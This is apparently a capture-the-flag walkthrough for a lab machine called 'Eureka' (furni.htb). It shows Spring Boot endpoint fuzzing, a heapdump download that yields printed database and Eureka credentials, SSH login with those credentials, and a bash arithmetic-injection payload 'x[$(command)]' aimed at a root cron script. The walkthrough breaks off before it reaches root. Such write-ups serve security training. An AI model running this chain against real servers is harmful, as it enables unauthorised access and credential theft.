

eureka

nmap




Unusual port 8761 open. Add furni.htb to /etc/hosts


Web Enumeration



I can register, login, post contact message, but nothing interesting there. When I see 404 page




I can see what this page is in https://0xdf.gitlab.io/cheatsheets/404



I can fuzz the page. I need to use the specific wordlist for java spring boot


```
ffuf -u http://furni.htb/FUZZ -w /opt/SecLists/Discovery/Web-Content/Programming-Language-Specific/Java-Spring-Boot.txt
```



Get oscar190 shell

Using nuclei does not need any wordlist

```
nuclei -target http://furni.htb/
```




Download heapdump

```
wget http://furni.htb/actuator/heapdump
```

The file can be processed with visualVM or JDumpSpider. I'll use JDumpSpider here. Download jar file in https://github.com/whwlsfb/JDumpSpider/releases and run the command

```
java -jar JDumpSpider-1.1-SNAPSHOT-full.jar heapdump
```

I can find two creds



```
com.mysql.cj.protocol.a.NativeAuthenticationProvider:
[database = Furni_WebApp_DB, useConnectWithDb = true, serverDefaultAuthenticationPluginName = mysql_native_password, username = oscar190]

com.mysql.cj.jdbc.ConnectionImpl:
[password = 0sc@r190_S0l!dP@sswd, database = Furni_WebApp_DB, origHostToConnectTo = localhost, user = oscar190

com.mysql.cj.conf.HostInfo:
[password = 0sc@r190_S0l!dP@sswd, host = localhost, user = oscar190]
```

I can ssh with the sql cred

```
└─$ ssh oscar190@furni.htb
oscar190@furni.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-214-generic x86_64)
```


Get miranda-wise shell

Upload pspy64 and see what's running here

```
2025/09/01 00:20:03 CMD: UID=0     PID=1376881 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/09/01 00:20:03 CMD: UID=0     PID=1376886 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/09/01 00:20:03 CMD: UID=0     PID=1376884 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/09/01 00:20:03 CMD: UID=0     PID=1376889 | cut -d: -f1
2025/09/01 00:20:03 CMD: UID=0     PID=1376887 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/09/01 00:20:03 CMD: UID=0     PID=1376892 | cut -d: -f2
2025/09/01 00:20:03 CMD: UID=0     PID=1376890 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/09/01 00:20:03 CMD: UID=0     PID=1376895 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/09/01 00:20:03 CMD: UID=0     PID=1376894 |
2025/09/01 00:20:03 CMD: UID=0     PID=1376893 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/09/01 00:20:03 CMD: UID=0     PID=1376898 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/09/01 00:20:03 CMD: UID=0     PID=1376897 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/09/01 00:20:03 CMD: UID=0     PID=1376896 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/09/01 00:20:03 CMD: UID=0     PID=1376900 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/09/01 00:20:03 CMD: UID=0     PID=1376901 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/09/01 00:20:03 CMD: UID=0     PID=1376903 | awk -F ERROR  {print $2}
2025/09/01 00:20:03 CMD: UID=0     PID=1376902 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/09/01 00:20:03 CMD: UID=0     PID=1376905 | awk -v red=\033[0;31m -v reset=\033[0m {print red $0 reset}
2025/09/01 00:20:03 CMD: UID=0     PID=1376906 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/09/01 00:20:03 CMD: UID=0     PID=1376907 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/09/01 00:21:01 CMD: UID=0     PID=1376933 | /usr/sbin/CRON -f
2025/09/01 00:21:01 CMD: UID=0     PID=1376934 | /bin/sh -c /opt/scripts/miranda-Login-Simulator.sh
2025/09/01 00:21:01 CMD: UID=0     PID=1376935 | /bin/bash /opt/scripts/miranda-Login-Simulator.sh
2025/09/01 00:21:01 CMD: UID=0     PID=1376936 | curl -s -i http://localhost:8081/login
2025/09/01 00:21:01 CMD: UID=0     PID=1376940 | grep -oP (?<=name="_csrf" type="hidden" value=")[^"]+
2025/09/01 00:21:01 CMD: UID=0     PID=1376939 | /bin/bash /opt/scripts/miranda-Login-Simulator.sh
2025/09/01 00:21:01 CMD: UID=0     PID=1376938 | /bin/bash /opt/scripts/miranda-Login-Simulator.sh
2025/09/01 00:21:01 CMD: UID=0     PID=1376943 | /bin/bash /opt/scripts/miranda-Login-Simulator.sh
2025/09/01 00:21:01 CMD: UID=0     PID=1376942 |
2025/09/01 00:21:01 CMD: UID=0     PID=1376941 | /bin/bash /opt/scripts/miranda-Login-Simulator.sh
2025/09/01 00:21:01 CMD: UID=0     PID=1376944 | mktemp
2025/09/01 00:21:01 CMD: UID=0     PID=1376945 | /bin/bash /opt/scripts/miranda-Login-Simulator.sh
2025/09/01 00:21:01 CMD: UID=0     PID=1376946 | /bin/bash /opt/scripts/miranda-Login-Simulator.sh
2025/09/01 00:21:02 CMD: UID=0     PID=1376949 |
2025/09/01 00:21:02 CMD: UID=0     PID=1376952 | /bin/bash /opt/scripts/miranda-Login-Simulator.sh
```

It's running two bash scripts: log_analyse.sh and miranda-Login-Simulator.sh. I can't read miranda-Login-Simulator.sh, but can read log_analyse.sh

```
oscar190@eureka:/opt$ cat /opt/scripts/miranda-Login-Simulator.sh
cat: /opt/scripts/miranda-Login-Simulator.sh: Permission denied
```



...SNIP...

There is a vulnerability in the script in function analyze_http_statuses

```
analyze_http_statuses() {
    # Process HTTP status codes
    while IFS= read -r line; do
        code=$(echo "$line" | grep -oP 'Status: \K.*')
        found=0
        # Check if code exists in STATUS_CODES array
        for i in "${!STATUS_CODES[@]}"; do
            existing_entry="${STATUS_CODES[$i]}"
            existing_code=$(echo "$existing_entry" | cut -d':' -f1)
            existing_count=$(echo "$existing_entry" | cut -d':' -f2)
            if [[ "$existing_code" -eq "$code" ]]; then
                new_count=$((existing_count + 1))
                STATUS_CODES[$i]="${existing_code}:${new_count}"
                break
            fi
        done
    done < <(grep "HTTP.*Status: " "$LOG_FILE")
}
```


The vulnerability is in this line

```
if [[ "$existing_code" -eq "$code" ]]
```


It runs command $code is like

```
x[$(command I want)]
```

The target file is in a directory owned by group developers




The user who's in group developers is miranda-wise




So I need miranda-wise shell to get root. Since there's login simulating script as miranda, I can easily guess that I should steal the cred on it. Let's check another credential in heapdump

```
http://EurekaSrvr:0scarPWDisTheB3st@localhost:8761/eureka/
```

Just change localhost to furni.htb in the browser

